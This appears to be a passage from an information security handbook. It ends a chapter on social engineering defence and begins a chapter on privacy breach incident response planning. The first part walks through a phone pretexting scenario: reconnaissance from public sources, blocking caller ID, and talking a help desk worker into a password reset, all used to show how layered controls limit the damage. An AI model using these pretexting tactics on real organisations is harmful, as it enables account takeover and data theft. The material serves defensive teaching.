[3]For those unfamiliar with the term, it refers to the phenomena of purchasing firewalls and technology just for the sake of bragging that yours is the biggest and the best, with no real thought to the effectiveness or the long term management/administration needs (e.g., updated rules, patches, tweaking of thresholds).




EXHIBIT 219.1 Reciprocal compensating controls.

For our model the specific technical control is multi-factor authentication—using biometrics, password, and a time sequenced token. The physical control identified for this model is console/administrative workstation access and a secure data center. The personnel security is periodic background checks (e.g., upon hire, and then once per year or if there is a change in job function to a category of higher trust). The admin/operational control is a well planned and executed education, awareness, and training program focusing on inoculation training for SE attacks. The model assumes that a policy is in place dealing with corporate wide IT security including EAT, incident response, acceptable usage, etc., and that there is a positive business culture that supports IT security initiative—isn't fantasy wonderful.

The following scenario is used to illustrate the interactions of the security controls. The attack vector will be the telephone; the SE attacker will attempt to obtain a password to gain access to a critical database server that houses the organizations' confidential client list. The attacker has already obtained a userid by harvesting news group postings by employees of the targeted company (this information is readily available as certain websites track news group postings and have a searchable archive of postings that go back several years). The SE attacker has also been able to obtain the company's organizational chart (publicly available on the company's website) and now has several names to drop. Furthermore they have ascertained that the individual whose user id they have is currently on holidays thanks to a greeting that has been left on that individual's automated telephone answering system. The SE attacker decides to call the help desk of the organization, as this function has been out sourced to a company in a different geographical area. This information was obtained by reading a media posting by the company that highlighted this new relationship. The attacker has deactivated sending caller ID information on his phone and calls the help desk seeking an individual that is an easy mark.

The SE attacker now pretends to be the real owner of the account, states they are on holidays but were paged as there is a serious issue with one of the servers, but they have been locked out of their account. They request an account reset and that the help desk person provide them the new password. They indicate that time is of the essence as the server is critical to the day-to-day operations of the company.

This scenario is realistic and combines actual attack methods and intelligence gathering that has occurred in several documented real life attacks (Mitnick and Simon 2003, 2005). On average, the probability of success for an attack following this type of scenario is high (Mitnick and Simon 2003). However, in our case 95% of the help desk personnel have taken and successfully passed an EAT program directed at SE attacks. The company has a strict policy about password resets and requires the employee's supervisor to authorize the reset. The reset must be logged as part of a standard trouble ticket recording system. Once the supervisor authorizes the reset, the new password is sent to the employee via email, but is encrypted using the employee's public key (only someone in possession of the employee's unshared private key can decrypt the password). As per a contractual agreement between the organization and the outsourcing company, all employees that work at the help desk or have an equivalent or higher level of trust, under go a thorough background check (both name and criminal record check verified by fingerprints) upon hire and then yearly.

Unbeknownst to the SE attacker, all employees who have administrative access to critical servers must use a multi-factor method to gain access and authorization to the system. This requires the individual to enter their password, thumbprint from a portable scanner into a portable device that then generates a

time sequenced login string that must be entered upon login to the system. The password alone is simply one factor in this multi-factor authentication system.

The servers are also located in a locked data center that also requires a hand geometry scan to gain access to the center. To actually login at the terminal or console the same multi-factor authentication that is required for remote access is also used.

The first time the SE attacker calls they are met with strong resistance (the employee has taken the SE EAT program) and the attacker quickly terminates the call. The EAT program was successful and all is right with world! However, undaunted the SE attacker, who knows that the chances of getting connected with the same help desk employee is very low, calls again. As luck would have it the SE attacker is connected to a new hire that has not taken the SE EAT program, is under pressure to meet the average time per call standard and does not want to bother their supervisor with questions—might reflect badly on their end of probationary period assessment. Again, this is a realistic situation for employees of call centers and help desks. The SE attacker is able to convince the employee to reset the account and due to time constraints (and the fact the caller is on holidays), provide the password over the phone. Once the call is terminated the help center employee moves onto the next call blissfully unaware that they have been the victim of an SE attack.

The SE attacker buoyed by the success of getting the password soon realizes that due to the compensating controls (i.e., physical, personnel, administrative/operational, and technical) their ill gotten prize is useless, it is only one element in the holistic authentication process and security controls used by the targeted company. The impact of the successful SE attack has been significantly decreased and the risk mitigated to an acceptable level. In a perfect world the employee who fell victim will undergo the SE EAT training program and will react more appropriately the next time someone attempts an SE attack. At the very least the next time a security audit or VA is conducted employees like the one that was duped will be identified for additional/remedial training. These same audits and VA's should also provide proactive scorecards or health checks for all the compensating controls and their dependencies, and allow the organization to modify the controls accordingly.

Conclusions

There are few real truisms in the world of IT security; however the statement that people are the greatest risk to security may be one of them. People in this context refer to not only our employees and ourselves that behave in a manner that causes problems (e.g., clicking opening email from unknown parties, falling for phishing scams, or divulging confidential or sensitive information), but also to those whom are attacking our systems. It is people who write the code, execute the programs, share malicious software, devise the scams and carry out SE attacks.

This chapter set out to add to the topic of understanding SE that was started in the 2002 chapter by Berti and Rogers. The chapter attempted to not just rehash what was said in the past, but to update the reader with what is occurring in the present and will continue to happen in the future if SE is left unabated. The thesis boldly stated, that to effectively and efficiently deal with SE our efforts should focus on how to integrate EAT into the defense-in-depth or compensating security controls model. A cry to arms was given to move away from blindly following the path of more technology as the cure for all that ails us, to a holistic approach that relegates technical controls to being more of a team player along with education, awareness, and training, physical, operational/administrative, personnel controls. This relegation must not be confused with any notions of replacing or abandoning technical controls altogether. Those purists who claim that we need to abandon the other security controls in lieu of EAT programs are not only being foolish, but are also negligent.

The mechanics behind the how and the why we so easily fall prey to SE attacks (Heuristic System Model and ELM) provided a glimpse at how our mode of thinking and personal connectedness to the task at hand affects our decision making process. Insight into the mechanics of deception and persuasion allowed us to examine the business factors that exacerbate this vulnerability (e.g., lack of job satisfaction,

eroding employer/employee trust, and disenfranchised workforce), and why certain attack vectors such as the phone have become the predominate choice of those engaging in SE attacks.

As was stated, it is easy to sit back and pontificate about what is wrong, it is more difficult to provide possible solutions to the problems identified. By looking to the concept of inoculation theory, a plausible approach to mitigating the risk of SE was identified. This helped to identify concepts that could and should be integrated into anti SE education and awareness training programs.

The holistic approach of including EAT programs with reciprocal compensating IT security controls provides a practical and realistic approach to mitigate the risk and thus the impact of SE attacks, as was illustrated by the scenario. Although simplistic, and merely a thought experiment, the proof of concept/scenario provides one layer of testing and validation. The obvious next step is to move to empirical testing, but as the adage goes, "we need to walk before we can run." Hopefully this chapter has shown we can at least crawl now.

Unfortunately several questions related to SE and its mitigation still remain. One of the largest is determining what the return on investment (ROI) is for EAT programs in general and those directed at SE attacks in particular. Although there are numerous anecdotes about how EAT results in the greatest ROI of any of the IT security controls, no real valid statistics could be found to support this. Although the high ROI seems intuitively correct, we have been fooled in the past by things we thought were obvious (e.g., the earth was stationary). As IT security professionals we face an uphill battle to secure sufficient budgets and resources to implement EAT programs and security controls if we cannot provide a believable business case based on an accurate cost benefit analysis. Without valid numbers to input into our formulas we are guessing at best; most of the executives I have met are reluctant to spend money on hunches and guesses.

Truthfully, there has been nothing novel said in this chapter. The ideas, concepts, approaches, etc., have been discussed and debated by others and by ourselves in other venues and in other contexts. What this chapter has done is taken these good ideas and approaches and woven them together into an efficient, pragmatic and arguably effective framework for gaining back some much needed ground from those that wish to use technology and ourselves for their own selfish and deviant gains. The days of ignoring SE are long gone, as those using these and other attacks are not ignoring us.

References

Anti-Phishing Working Group. 2006. *What is Phishing and Pharming*? http://www.antiphishing.org/ (accessed February 8, 2006).

Arthurs, W. 2001. *A Proactive Defense to Social Engineering*. http://www.sans.org/rr/whitepapers/detection/511.php (accessed November 1, 2005).

Berti, J. and Rogers, M. 2002. Social engineering: The forgotten risk. In *Handbook of Information Security Management*, H. Tipton and M. Krause, eds., pp. 51–63. CRC Press, New York.

Booth-Butterfield, S. 1996a. *Dual Process Persuasion*. http://www.as.wvu.edu/~sbb/comm221/chapters/dual.htm (accessed January 22, 2006).

Booth-Butterfield, S. 1996b. *Inoculation Theory*. http://www.as.wvu.edu/~sbb/comm221/syllabus.htm (accessed January 15, 2006).

Bransford, J., Brown, A., and Cocking, R. eds. 2000. *How People Learn: Brain, Mind Experience and School*, National Academy Press, Washington, DC.

Dolan, A. 2004. *Social Engineering*. http://www.sans.org/rr/whitepapers/detection/1365.php (accessed December 1, 2005).

Federal Trade Commission. 2006. *Your National Resource for Identity Theft*. http://www.consumer.gov/idtheft/ (accessed January 30, 2006).

Gordon, L., Loeb, M., Lucyshyn, W., and Richardson, R. 2005. *CSI/FBI Computer Crime Survey*. http://i.cmpnet.com/gocsi/db_area/pdfs/fbi/FBI2005.pdf (accessed January 30, 2006).

Gragg, D. 2002. *A Multi-Level Defense Against Social Engineering* (accessed December 1, 2005).

Granger, S. 2001. *Social Engineering Fundamentals. Part I: Hacker Tactics*, *Infocus*. http://www.securityfocus.com/infocus/1527 (accessed January 21, 2006).
Gronlund, N. 2000. *How to Write and Use Instructional Objectives. 6th Ed.,* Prentice-Hall, New Jersey, NJ.
Hoeschele, M. and Rogers, M. 2005. Detecting social engineering. In *Advances in Digital Forensics*, M. Pollit and S. Shinoi, eds., pp. 67–77. Springer, New York.
Identity Theft Resources Center. 2006. *Facts and Statistics*. http://www.idtheftcenter.org/facts.shtml (accessed January 30, 2006).
Lafrance, Y. 2004. *Psychology: A Precious Security Tool*. http://www.sans.org/rr/whitepapers/detection/1409.php (accessed December 1, 2005).
Martinez, S. M. 2004. Congressional testimony: Testimony of Steven M. Martinez Deputy Assistant Director Federal Bureau of Investigations. *House Government Reform Committee's Subcommittee on Technology, Information Policy, Intergovernmental Relations and the Census*. http://www.fbi.gov/congress/congress04/martinez092204.htm.
Masip, J., Garrido, E., and Herrero, C. 2004. The nonverbal approach to the detection of deception: Judgmental accuracy. *Psychology in Spain*, 8 (1), 48–59.
Meichenbaum, D. 1996. Stress inoculation training for coping with stressors. *Clinical Psychologist*, 49, 4–7.
Mitnick, K. and Simon, W. 2003. *The Art of Deception: Controlling the Human Element of Security*. Wiley, New York.
Mitnick, K. and Simon, W. 2005. *The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders and Deceivers*. Wiley, New York.
Petty, R., Rucker, D., Bizer, G., and Cacioppo, J. 2004. The elaboration likelihood model of persuasion. In *Perspectives on Persuasion, Social Influence and Compliance Gaining*, J. Sieter and R. Gass, eds., pp. 66–89. Pearson, Boston, MA.
Rogers, M. 2006. The information technology insider risk. In *Information Security Handbook*, H. Bigdoli, ed., pp. 3–17. Wiley, New York.
Rusch, J. 1999. *The Social Engineering of Internet Fraud*. http://www.isoc.org/isoc/conferenes/inet/99/proceedings/3g/3g_2.htm (accessed December 1, 2005).
Sagarin, B., Cialdini, R., Rice, W., and Serna, S. 2002. Dispelling the illusion of invulnerability: The motivations and mechanisms of resistance and persuasion. *Journal of Personality and Social Psychology*, 83 (3), 526–541.
Winkler, I. 1996. *Case Study of Industrial Espionage Through Social Engineering*. http://www.simovits.com/archive/socialeng.pdf (accessed January 21, 2006).
Wood, W. 2000. Attitude change: Persuasion and social change. *Annual Review of Psychology*, 51, 539–570.
Wright, M. 2003. *Social Engineering*, Cal Poly, Pomona, CA.

Privacy Breach Incident Response

Do You Know Where Your Personal Data Is?
Increasing Incidents, Increasing Anxiety
Increasing Breaches, Lost Customers
Increasing Breaches, Decreasing Revenues
Increasing Laws, Increasing Liabilities
Privacy Breaches Significantly Impact Business
Now Is the Time to be Prepared
Privacy Incident Response Plan Preparation
Coordination with Credit Reporting Agencies
Breach Notifications
Notification Content • Communicating the Notification
Additional Resources
Sample Notice Letters
Sample Privacy Incident Breach Report Template for Communication to Organization Leaders

Rebecca Herold

Do You Know Where Your Personal Data Is?

On October 1, 2005, confidential health records originating from the Toronto Clinic dating back to 1992 were purposefully blown and scattered about the streets of Toronto, Ontario. The Clinic had given the Paper Disposal Company, which provided their shredding services, boxes containing health records. Reportedly due to a misunderstanding, the records were then given to a recycling company that subsequently sold the intact records to a film company that then used the records as props for a film about the immediate aftermath of the September 11, 2001, terrorist attacks on the World Trade Center. On October 31, 2005, Ontario's privacy commissioner found both the clinic and disposal company at fault and liable.

Do you know who is peeking at the personally identifiable information (PII) for which your organization is responsible? Do you know if that vendor to whom you have outsourced the processing of your PII has allowed your PII to get into the hands of a competitor or criminal without even knowing it? Do you know if they may have donated your unshredded confidential papers to the local public kindergarten to use as scrap paper? Do you have bells, whistles, and processes in place to notify you when PII is inappropriately used or accessed? Do you have tools implemented to notify you when someone is

inappropriately grabbing your PII? Have you even thought about these issues? Or, do you think someone else in your company has already taken care of all these possibilities? Or perhaps you think that such an incident is very unlikely and would have very little impact on your organization.

If you have not yet done so, and do not have it on your short to-do list, you need to plan to review the protection practices currently in place for your PII and how your organization would be impacted by a privacy breach. Or, perhaps your organization has already experienced one of the thousands of incidents that have already occurred and needs to re-examine, or create, your privacy breach incident response plan. Breaches happen and will continue to proliferate; businesses must be prepared.

Increasing Incidents, Increasing Anxiety

The Privacy Rights Clearinghouse started keeping track of reported PII breaches within the United States on February 15, 2005, starting with the ChoicePoint incident, and by February 25, 2006, they had chronicled 129 breaches that had been reported in the news. These breaches cumulatively involved the information of at least 53.4 million people. Other sites are also keeping similar chronologies. Keep in mind that these are just the reported incidents.

I know at least four other organizations that experienced and addressed significant breaches during 2005 that did not get publicized or included within these accumulated statistics. And, yes, they contacted all their customers quickly. I am certain there have been many more organizations that have also quietly addressed breach incidents while working diligently to keep the incident from being reported. The types of breaches varied greatly and included such incidents as:

- Dishonest authorized insiders inappropriately using PII
- E-mail messages with confidential information sent or forwarded inappropriately
- Fraud activities perpetrated by outsiders, insiders, and combinations of both
- Hackers gaining unauthorized access to the information
- Information exposed online because of inadequate controls
- Lost or stolen backup media
- Confidential paper documents not being shredded and given to people outside the organization
- Password compromise
- Stolen or lost computing devices, such as laptops, PDAs, and so on

Increasing Breaches, Lost Customers

A Ponemon Lost Customer Information study released in November, 2005 sponsored by PGP Corporation (http://www.pgp.com) reveals that businesses suffer greater breach incident impact from lost customer confidence and business than what the actual breach itself costs. A survey of over 9000 people revealed:

- Close to 12% had been notified about a data breach by companies with whom they did business.
- Twenty percent of them said they immediately closed their accounts or stopped doing business with the company.
- Companies reported the percentages of all customers lost following incidents ranged from 2.5 to 11%.

Another study released in December, 2005, conducted in Canada by Leger Marketing and sponsored by Sun Microsystems of Canada, showed 58% of consumers said they would immediately stop doing business with a company that experienced a breach that put their personal information in jeopardy. This is significantly higher than the numbers found in the Ponemon study. The loss of customers will depend greatly on the type of breach, the service or product the company provides, how quickly the

company contacts customers following a breach, and the history the customer has had with the company, along with the general reputation. The same survey reported 55% of companies indicate that the customer information for which they are responsible is not safe or secure. The study also indicated 14% of Canadian consumers believe they have already been identity theft victims.

Increasing Breaches, Decreasing Revenues

Another Ponemon PGP Corporation-sponsored consumer breach study (http://www.pgp.com), also released in November, 2005, revealed that the average impact to each of the 14 companies studied following a security breach was $14 million. Actual costs included internal investigations, external legal fees, notification and call center costs, investor relations, promotions such as discounted services and products, lost personnel productivity, and the cost of lost customers. In fact, the costs to the organizations following a breach were more than the immediate costs of addressing a breach.

In addition to the costs identified within the Ponemon report, there can also be additional costs involved with breaches, such as when an organization's customers are other business organizations. For example, if you have customers that are companies that distribute your services or products to their employees or customers (such as if you provide group health insurance policies), then you will not only need to notify the individuals, but also demonstrate to the companies that are your customers what you are willing to do to keep their business. This will likely be pricey. You may need to fly representatives from the companies to your site to meet with your executives to discuss the situation, all on your dime.

Additional breach response costs are also involved for notifications to individuals who are located outside your country, such as the costs for resources to work with the applicable country privacy commissioners, costs for translation services, call centers with multilingual capabilities, and so on. And, depending upon your industry, locations, services, and products, there could be many other areas a breach could financially impact. It is worth periodically taking an afternoon to brainstorm the possible impacts to help you better prepare to respond to a breach. I created a privacy impact "calculator" (http://www.informationshield.com/privacybreachcalc.html) that organizations have used to demonstrate to their business leaders just how much a breach could cost when considering multiple possibilities and factors. Such an exercise is truly an eye-opener and gets the attention of the leaders who can relate best to information presented as profits and losses. It helps to get the resources to do the activities necessary to create a privacy breach incident response plan and implement the associated tools and procedures.

Increasing Laws, Increasing Liabilities

In 2005, breach notification legislation was passed in at least 23 U.S. states. One of many sites listing these laws is http://www.pirg.org. All organizations must now effectively notify all affected U.S. residents for PII breaches. Trying to notify only those within the states that have notification laws would not only be impossible to manage, it would also be a very bad business decision from a public relations perspective, not to mention the fact that the number of states with such laws is increasing rapidly, and that doing so could still leave you open for civil suits.

With most of the U.S. states having passed privacy-breach notification legislation, and several federal breach notification bills of various flavors looming on the horizon, the issue of how to not only better protect personal information, but also respond to breaches of personal information, certainly should be on the radar of organizations. There was a spate of federal bill-writing activity during the summer of 2005, just before the August U.S. Congress recess, and personal information security was at the top of the agenda. Three different federal bills were proposed at that time addressing the protection of personal information. It is widely expected that a federal bill will be passed in 2006.

Privacy Breaches Significantly Impact Business

Privacy breaches have significant and long-lasting impact on business. Just a few examples of incidents and the resulting business impacts include:

Incident	Business Impact
October, 2005: Confidential health records originating from the Toronto Clinic dating back to 1992 were purposefully blown and scattered about the streets of Toronto, Ontario. The Clinic had given the Paper Disposal Company, which provided their shredding services, boxes containing health records. Reportedly due to a misunderstanding, the records were then given to a recycling company that subsequently sold the intact records to a film company that then used the records as props for a film about the immediate aftermath of the September 11, 2001 terrorist attacks on the World Trade Center	Ontario's privacy commissioner found both the clinic and disposal company at fault and liable and ordered the following • The Toronto Clinic to implement information practices, including proper training, to the security of personal health information in all forms; to use written contracts with any agent it retains to dispose of personal health information records, and to provide written confirmation through an attestation once secure disposal has been conducted • The Paper Disposal Company to implement a written contractual agreement with any health information custodian for whom it will shred personal health information and to provide an attestation of destruction; to ensure that any handling of personal health information by a third party company is documented within contracts; to implement procedures that prevent paper records containing personal health information designated for shredding from being mixed together with paper that is being disposed of through the recycling process • These requirements were identified by the commissioner as establishing the practice to be followed by all health information custodians and their agents in Ontario, with respect to the Commissioner's expectations for the secure disposal of health information records under Ontario's Health Information Privacy Law
June 2005: A network intruder exploiting network vulnerabilities stole information about 40 million credit card holders from CardSystems Solutions, Inc. This company had processed $15 billion annually in credit-card transactions for Visa, American Express, MasterCard, and Discover	• According to the FTC, the security breach resulted in millions of dollars in fraudulent purchases • VISA cancelled their contract with CardSystems • CardSystems, facing bankruptcy, sold their assets to Pay By Touch for $13 million • The FTC settlement requires CardSystems and Pay By Touch to implement a comprehensive information security program, including data protection education, and obtain audits by an independent third-party security professional every other year for 20 years • A class action suit was being tried in early 2006 against Card Systems, VISA and MASTERCARD in California
February 2005: Criminals posing as legitimate businesses accessed critical personal data stored by ChoicePoint, Inc., which maintains databases with personal information on virtually every U.S. citizen. 162,000 individuals have been impacted as of February 2006	• $1 billion in lost stock value $20 million loss in top-line revenue $3 million cost and counting for credit reporting, legal and other expenses Federal lawsuit for violation of the Fair Credit Reporting Act (FCRA) FTC investigation SEC lawsuit Shareholder lawsuit California state investigation for violation of SB 1386 Estimated personal damage: $500 per customer, not including loss of time

(Continued)

(Continued)

Incident	Business Impact
	Class action lawsuit filed in Los Angeles for $75,000 per victim
June 2001: An Eli Lilly employee accidentally included clear text e-mail addresses of 669 Prozac patients in a message sent for its Prozaccom5 service	The FTC required Lilly to not make security misrepresentations; establish and maintain a four-stage information security program; designate appropriate personnel to coordinate and oversee the program; perform ongoing risk analysis; provide ongoing personnel training; implement intrusion detection mechanisms; conduct an annual written effectiveness review for at least 20 years; adjust the program according to the findings Eight states (California, Connecticut, Idaho, Iowa, Massachusetts, New Jersey, New York, and Vermont) filed lawsuits. To settle Lilly agreed to install automated checks in its software systems to prevent a recurrence and to annually report to the states the results of their security evaluations

Now Is the Time to be Prepared

The Ponemon Consumer Breach study highlights the importance of having an effective breach response plan in place to quickly notify customers. Companies that took longer to notify customers of a breach were four times as likely to lose customers than if the customers were notified quickly and consistently. A significant consideration determining customer retention was also the method of breach notification; the companies surveyed indicated they were three times more likely to lose customers if they notified them using a form letter or e-mail instead of calling them on the phone or sending them a personalized letter.

What steps should companies take to help stem the tide of PII breaches, and to be prepared in the event they still experience a breach? Even if organizations were not required by law to report breaches, it would still be wise for organizations to be prepared for how to handle PII breaches, not only to protect the individuals involved, but also to demonstrate due diligence, retain customers, and in turn help to reduce the negative financial impact that a breach could have upon the organization.

Preparing a privacy breach incident response plan as part of a solid information security management and privacy assurance program is, of course, no guarantee of avoiding bad publicity or having a negative impact to your business following a breach. However, performing the activities to prepare for a beach response will certainly help to mitigate and lessen the impact of a breach if and when one occurs, and it could very possibly help prevent the organization from going out of business. The more quickly, comprehensively, and efficiently an organization can respond to and resolve a breach incident, the less financial, brand, and likely legal impact and damage it will have on the organization. Remember, doing less following a breach will hurt an organization more in the long run.

Privacy Incident Response Plan Preparation

An information security and privacy program should include a privacy incident response plan that addresses privacy and security breaches and incidents including unauthorized access to or acquisition of PII. To ensure timely notice to affected individuals when appropriate, the following practices are among those that should be included in a privacy incident response plan:

1. *Define personally identifiable information.* Before you can determine if you have had a breach of PII, you need to specifically define what is considered as PII within your organization. Clearly define and document the information within your organization that is considered, or labeled, as PII.

Currently, there is no one existing list of what constitutes PII. Consider all applicable laws in all locations where you have consumers, employees, and business partners. Some countries include within their PII list information that is completely out of the consideration of most U.S. business leaders, such as IP addresses and serial numbers. You need to identify the privacy-related laws for the countries in which you do business and have offices, then compile a list of the items that are considered as PII within all of them.

Many organizations assume PII is just the types of information listed in HIPAA or California's SB 1386. Be very aware that numerous laws, not only U.S. federal and state level, but international, exist that define many other types of items as personal information. In 2004, I reviewed multiple data protection laws from around the world and identified at least 47 different items specifically named as being legally considered as personal information, and some laws consider certain items when combined with other information, such as racial or ethnic origin, political and religious affiliations, and sexual activity information as being personal or sensitive information that organizations must protect.

Items specifically stated within various data protection regulations as being personal information	
First Name or Initial	Last Name
Hospital dates of: birth, admission, discharge, death	Geographic subdivisions smaller than a state (street address)
Fax number	Telephone number
Social security number	E-mail address
Health plan beneficiary numbers	Medical records numbers
License and certificate numbers	Account numbers
Credit card numbers	Vehicle identifiers (e.g., license plate number)
California ID numbers	Debit card numbers
Internet URLs	Device identifiers (e.g., serial numbers)
Personnel files	Internet Protocol (IP) addresses
Unique identifiers that can be attributed to a specific individual	Full-face (and comparable) photographic images
Any identifier the FTC determines permits the contacting of a specific individual	Medical care information (e.g., organ donations, medications, disability info)
Biometric identifiers (such as DNA, finger, iris and voice prints)	Information concerning children
Employment history	Body identifiers (e.g., tattoos, scars)
Payment history	Income
Credit card purchases	Loan or deposit balances
Military history	Criminal charges, convictions and court records
Customer relationships	Credit reports and credit scores
Merchandise and product order history	Financial transaction information
Fraud alerts	Service subscription history
Video programming activity	"Black Box" data
Conversations (recorded or overheard)	Voting history
Education records	Descriptive consumer listings

Generally, some law or court may consider PII as being any information by which an individual may be identified.

When compiling your PII list, consider the information your organization handles and obtains from consumers, customers, employees, and business partners, as well as the information that may be purchased from data warehouses by some areas such as marketing, sales, or even government relations. Consider and include not only electronic information, but also information on paper, in voice mails, within faxes, and in other forms.

List all the items identified and convene a meeting with your business unit leaders and corporate area leaders, including information security, human relations, legal counsel, and physical security, and see if you have missed anything. If you already have an information security and/or privacy oversight board in place, this would be a great group to use. Discuss the information items, and come to consensus on the items

your organization will consider and define as PII for the purposes necessary to meet legal and regulatory compliance, as well as compliance with your own posted privacy policy and your business partner contracts.

2. *Locate PII within the organization*. Create an inventory of all such PII items and where they are located, such as within specific systems, files, paper, CDs, backup tapes, and so on.

When considering where PII is located, consider where PII is colleted. In the course of a business day, organizations collect PII in a number of ways, such as when:

- Customers register their products
- Individuals respond to marketing campaigns or request product information
- Customers call for help or service for their products
- Individuals apply for and accept employment
- Employees enroll in benefits and other company-sponsored programs
- Entering into certain business agreements with third parties

This information resides within organizations in multiple forms, and widely spread locations. Much of this information is in the form of unstructured data, meaning it is basically under the complete control and whims of the end-user. Examples of unstructured data include e-mails, Word documents, spreadsheets, and so on.

Unstructured data, much of which likely includes PII in most organizations, multiplies at an amazing rate. According to a 2004 IDC study, unstructured data doubles every two months in large corporations. The ratio of unstructured data to structured is significant. A 2004 Goldman–Sachs study reported 90% of data within a corporation is unstructured data.

Locating and inventorying your PII will be no small task, but it is a critical task to accomplish to be able to identify when a breach occurs, not to mention knowing how to respond to customer questions and regulatory audits.

Be as comprehensive as possible identifying PII storage locations. Some of the most well-publicized and biggest-impact incidents have involved little-considered storage devices, such as handheld computer devices, backup media, and paper documents. Make sure you consider the following:

- File servers, application servers, mail servers
- Desktops, laptops, and notebooks
- PDAs, Blackberries, and other handheld computing devices
- Smart phones
- Voice mails
- Printed documents
- Fax machines and photocopiers
- Printers
- Backup tapes and media

And do not forget about those often-overlooked and even unsuspecting storage areas where massive amounts of PII could be hiding, such as:

- USB drives
- Scanners
- Telephones and camera phones
- Optical media
- CDs and diskettes
- Webservers
- DVDs
- iPods
- Employee-owned computers
- MP3 players
- Windows recycle bins

Once you have completed the important and necessary project to create your PII inventory, be diligent in keeping it up-to-date. This will not be nearly as hard as creating the initial inventory if you establish and implement procedures for reporting and cataloging all new PII and changes in existing PII. There are now many tools that make this job easier than it once was. Assign a role the responsibility for keeping the PII inventory up-to-date in a centralized location.

3. *Define a breach*. The term "breach," sometimes with "security" as a qualifier and sometimes with "privacy," has been published many times over the past few years. A significant vulnerability within many organizations is that they have not defined a breach as it applies to their organization. Some assume it is just a hacking event. Others consider a breach only as being inappropriate access to a person's name and Social Security number. Organizations need to define what constitutes a breach within each of their own organizations based upon the industry, services, products, and geographic locations for not only where the offices are locates, but also where customers are located, in addition to the applicable laws and regulations.

When defining breach categories, consider this: generally, a privacy or security breach is defined as unauthorized access to information that compromises the security, confidentiality, or integrity of personal information collected or maintained by the organization. Good faith acquisition of personal information by an employee or agent of your company for business purposes is usually not considered a breach, provided that the personal information is not used or subject to further unauthorized disclosure.

Use the list of incidents at the beginning of this chapter as examples of types of breaches that you can use to establish your own set of organizational breach definitions. Define a breach, and the different levels of severity, as they apply to the organization.

In determining whether unencrypted PII has been acquired, or is reasonably believed to have been acquired, by an unauthorized person, consider the following factors, among others:

- Indications that the information is in the physical possession and control of an unauthorized person, such as a lost or stolen computer or other device containing unencrypted notice-triggering information.
- Indications that the information has been downloaded or copied.
- Indications that the information was used by an unauthorized person, such as fraudulent accounts opened or instances of identity theft reported.

4. *Create your breach identification and notification plan*. A 2005 Ponemon Institute survey of corporate privacy practices revealed only one-third of companies had a formal process in place to monitor and report security breaches. As more companies create breach monitoring and reporting procedures, and as companies improve upon them, there will be more incidents reported. Customer confidence will surely be impacted. Customer inquiries to companies demanding to know how their PII is protected will surely increase.

A June, 2005 Conference Board survey reported 41% of customers are making fewer online purchases than in 2004 because of fears their personal information will not be adequately secured. This does not just impact companies with substandard security programs; it impacts all companies that offer services and products to customers.

A privacy breach notification program and plan should include at a minimum the following components:

- Team member roles and clearly documented descriptions of the responsibilities for each; this is discussed in more detail in item 5.
- Definitions of breach categories; define when or if individual notifications must be made for each type of breach category.
- Documentation of the types of alerts that will be used for each of the breach categories.
- Forms and action checklists for each of the roles to use during the breach identification and response activities.
- A list of situations describing when individual notification is necessary.

- Procedures for making contacts with customers, credit card associations, business partners, legal staff, the board of directors, and other outside entities as applicable; this is discussed in more detail later.
- Directions for the information, actions and outcomes for each of the roles should clearly documented and logged.
- A report template for communicating to upper management a breach occurrence, how the breach was resolved, the impact to the business, subsequent changes made (or planned) to reduce the likelihood of a similar breach occurring again, and a breach follow-up time-table to identify any other unknown business impact that resulted three, six and twelve months following the breach resolution; a sample privacy breach incident report template is provided in Appendix B.

Use clearly documented procedures to contain, control and correct all privacy and security incidents involve PII.

Require data custodians and anyone else who detects an information privacy or security incident, including business partners to whom you have entrusted your PII, to immediately notify the person responsible for incident response coordination upon the detection of any incident that may involve unauthorized access to systems or any type of media containing PII.

5. *Notification planning*. An international privacy principle, and a requirement within many data protection laws, is informing individuals about incidents such as privacy or security breaches that have caused their PII to be acquired, or likely acquired, by unauthorized persons. Notifying individuals of such incidents enables them to take actions to protect themselves against, or mitigate the damage from identity theft or other possible harm, as well as complies with legal requirements.

To ensure you can notify individuals in a timely and efficient manner, consider the taking the following actions:

- Collect contact information, such as postal mailing address, telephone number and e-mail address, from individuals when you collect their PII.
- If one of the ways you plan to contact impacted individuals is by e-mail, be sure to get the individuals' prior consent to use e-mail for that purpose, as required by various laws in the U.S. and worldwide. Do not depend solely upon e-mail notification, though, because many people may think such messages are phishing messages.
- Formally document the procedures for notifying individuals whose PII has been, or is reasonably believed to have been, acquired or accessed in unauthorized ways. Too many organizations depend upon ad-hoc notification; but to demonstrate due diligence as well as to consistently and efficiently provide such notifications, the procedures must be formally documented.
- Before sending individual notices, make reasonable efforts to include only those individuals whose PII was acquired. Undue notifications can have negative impacts. If you cannot identify the specific individuals whose PII was acquired, though, notify all those in the groups likely to have been effected, such as all whose information is stored in the files or on the media involved.
- Avoid sending notifications inappropriately. This can happen when the required notice of a PII breach is sent using a blanket approach to individuals who should not receive it because their PII was not involved with the breach.
- Notify impacted individuals in situations involving unauthorized acquisition of PII in any format, including computer printouts, storage media, and other forms where PII is located, as indicated within your breach definitions.
- Consider providing notice for breaches involving PII, even when if it is not "notice-triggering" information under applicable laws, but if you believe harm can come to the individual as a result. Notifying individuals will allow them to take action to protect themselves from possible harm.
- Implement procedures for determining who should get breach notifications and who should not. Document your process for determining inclusion in the group to be notified. Check the mailing list before sending the notice to be sure it is not over-inclusive.
- Notify impacted individuals as quickly as is reasonably possible after the discovery of an incident involving unauthorized access to notice-triggering information, unless law enforcement authorities

indicate you cannot because it would impede their investigation. Law enforcement involvement is discussed at greater length in item 10.

- Follow a pre-planned documented procedure to contain and control the systems and files involved with the breach and have trained and qualified individuals conduct a preliminary internal assessment to determine the scope of the breach. Use computer forensic procedures to most effectively accomplish this.

6. *Define roles*. Effectively responding to a breach requires participation from and coordination between virtually all areas of your company. Your breach notification team will have primary members who are involved continuously in the breach response process, and secondary members who will participate as needed based upon the type of breach. Members of your breach identification and notification team should include representatives from:

- Information security
- Privacy
- Public relations
- Law
- Human resources
- Customer relations
- Information technology operations
- Network architecture
- Operating system architecture
- Business services and applications
- Sales and marketing
- Internal auditing

